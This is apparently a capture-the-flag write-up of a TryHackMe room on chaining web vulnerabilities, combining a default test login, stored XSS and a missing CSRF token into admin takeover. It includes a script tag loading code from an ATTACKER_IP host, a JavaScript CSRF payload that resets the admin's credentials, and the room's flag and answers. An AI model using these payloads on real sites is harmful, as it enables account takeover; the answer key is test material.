| Follow @anir0y | |
|---|---|
| Chaining Vulnerabilities |  |

This easy-difficulty room in the Chaining Vulnerabilities module of the Web Application Red Teaming path teaches how individually low-risk vulnerabilities combine into a full compromise chain. A default test credential, an unsanitized display name field, and a missing CSRF token are each medium or low severity in isolation. Chained together, they give an attacker complete admin access. The room sits after the Custom Tooling module (Tooling via Browser Automation, Custom Tooling using Burp, Custom Tooling Using Python), and the next room in the path is Extract.
Task 1: Introduction
Setup task. The room deploys two VMs: an AttackBox (Kali) and a target web application running Apache on Ubuntu. The target serves a PHP application at port 80 with user authentication, profile management, and an admin panel. The AttackBox is needed because the target sits on an internal subnet that the Mac’s THM VPN does not route to.
Answers
- Click me to proceed to the next task. No answer needed.
Task 2: Chaining Vulnerabilities
The task introduces vulnerability chaining: connecting lower-severity findings to achieve something none of them could alone. The Capital One breach of 2019 is the headline example. The attacker started with a Server-Side Request Forgery (SSRF) vulnerability in a WAF. On its own, that SSRF only allowed HTTP requests from the server. But it was enough to reach the AWS EC2 metadata service, retrieve IAM credentials, and use those credentials to list and download sensitive files from S3 buckets. No single issue was critical in isolation; the chain made the breach massive.
The task also explains why patch-by-patch remediation misses the point. Fixing the SQLi but leaving the XSS, or fixing the file upload but leaving the IDOR, closes individual doors without addressing the connections between them. Security needs to be approached holistically, because attackers look for whatever combination of flaws gets them to their goal.
Answers
- Click me to proceed to the next task. No answer needed.
Task 3: Methodology
The task lays out a six-step methodology for vulnerability chaining:
- Use the application like a normal user. Register, log in, explore the features, note where sensitive actions happen (account settings, admin features, uploads).
- Enumerate and find weaknesses. Look for SQLi, XSS, IDOR, verbose error messages, unusual URL patterns, unrestricted file uploads.
- Understand what each finding enables. Assess each weakness in isolation: does this XSS run in a useful context? Can this verbose login help with username enumeration? Does this file upload let you drop a script somewhere?
- Think like an attacker: what is the goal? Steal sensitive data, access the admin panel, escalate to remote code execution. Context matters: an XSS on a blog is annoying, on a banking dashboard it is devastating.
- Build a path from weaknesses to objective. Connect the dots: verbose login gives valid usernames, weak password policy gives a login, stored XSS gives code execution in another user’s browser, missing CSRF lets the XSS make state-changing requests.
- Execute and validate each step. Walk the chain in order. Test each link before assuming the next one works.
Answers
- Click me to proceed to the next task. No answer needed.
Task 4: Guided Chain
This is the practical task where you execute the full attack chain against the deployed web application.
Step 1: default credentials
The application has a developer test account left in place: testuser with password password123. The login form at /login.php uses a field named identifier (not username), which is easy to miss if you are crafting curl commands from memory instead of reading the HTML. Logging in lands you on a dashboard with links to Edit Profile, Update Email, Admin Panel, and Logout.
Step 2: stored XSS in the display name
The profile page at /profile.php has a single field: display_name. Whatever you enter is stored in the database and rendered back in a <p> tag without sanitization. Entering <script src="http://ATTACKER_IP:8000/script.js"></script> as the display name stores the XSS payload. The profile page itself HTML-encodes the value in the input field’s value attribute, but it renders the raw HTML in the display paragraph below the form.
Step 3: CSRF via the XSS payload
The /update_email.php form takes two fields: email and password. There is no CSRF token, no confirmation step, no re-authentication. The script.js hosted on the AttackBox sends a single POST request to this endpoint:
  var x = new XMLHttpRequest();
  x.open('POST', '/update_email.php', false);
  x.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded');
  x.send('[email protected]&password=pwnedadmin');
When the admin bot visits the admin panel at /admin.php, it renders all users’ display names as-is (the page says “Any display names or emails will show here as-is”). The XSS payload fires in the admin’s browser context, making the POST request with the admin’s session cookies. The admin’s email changes to [email protected] and password changes to pwnedadmin.
One gotcha: /update_password.php does not exist (returns 404). The email and password are both updated through /update_email.php. The task description mentions posting to both endpoints, but the application combines them into one form.
Step 4: admin login and flag
After the CSRF fires (the AttackBox HTTP server logs the admin bot’s request for script.js), logging in with admin:pwnedadmin succeeds. The admin panel at /admin.php displays the user list and the flag.
Answers
- What is the flag in the admin panel? THM{57648b8e-3382-47bb-abbc-f125e128f8ab}
- What vulnerability enabled the attacker to force a change in the admin user’s password? Cross-Site Scripting
Task 5: Alternate Paths
The task walks through what happens when a chain link breaks. What if the application did have CSRF tokens on its forms? The XSS could still read the token from the DOM before submitting the request, so the chain survives. What if the admin never visits the page? The attacker could try to brute-force the admin password directly (the application has no rate limiting), or try to steal the admin’s session cookie with an XSS payload that exfiltrates document.cookie to the attacker’s server. What if the XSS was reflected instead of stored? The attacker would need to trick the admin into clicking a crafted link, which is less reliable but still viable.
The flowchart shows the decision tree: if CSRF tokens are present, the XSS reads them before submitting; if the admin never visits, fall back to brute-force or cookie theft; if the XSS is self-only, escalate through CSRF to inject into the admin’s profile instead.
Answers
- Click me to proceed to the next task. No answer needed.
Task 6: Conclusion
The room reinforces the core lesson: individual vulnerabilities rarely tell the full story. A stored XSS in a display name field might be rated medium by a scanner, and a missing CSRF token might be rated low. But together, they enable a complete admin account takeover without any interaction from the admin beyond normal usage. The attacker’s advantage is that they do not follow the bug tracker; they look for paths, not individual bugs.
Answers
- I can now chain vulnerabilities together to achieve a greater impact! No answer needed.
Takeaways
The form field name identifier instead of username is a trivial difference that blocks an entire attack chain if you do not read the HTML first. The login form in this room names its first field identifier, not username. A curl command with username=testuser returns “User or email not found” with no further error detail. This is not a bug or a security control; it is just an implementation choice. But an attacker who scripts the login from memory instead of inspecting the form source will fail at step one and never reach the XSS or CSRF. The lesson: always read the actual HTML before building request payloads. Field names, parameter types, hidden inputs, and form actions are all load-bearing. The five seconds spent on curl -s URL | cat saves minutes of debugging wrong assumptions.
A CSRF vulnerability is harmless until another vulnerability provides execution context, and an XSS vulnerability is low-impact until a CSRF-vulnerable endpoint provides something worth doing. Neither vulnerability in this room is exploitable in a meaningful way on its own. The stored XSS in the display name only executes in the browser of whoever views the profile or user list, which is useless if the attacker already controls the session. The missing CSRF token on update_email.php is only exploitable if the attacker can make the admin’s browser send a POST request, which requires either a phishing page (low success rate) or code execution in the admin’s browser context. The XSS provides exactly that context, and the CSRF endpoint provides exactly the action worth taking. Vulnerability chaining is not about stacking severity scores; it is about finding the specific pair where one vulnerability’s output is the other’s prerequisite.
Room solved 100%: 6 tasks, 7 answers.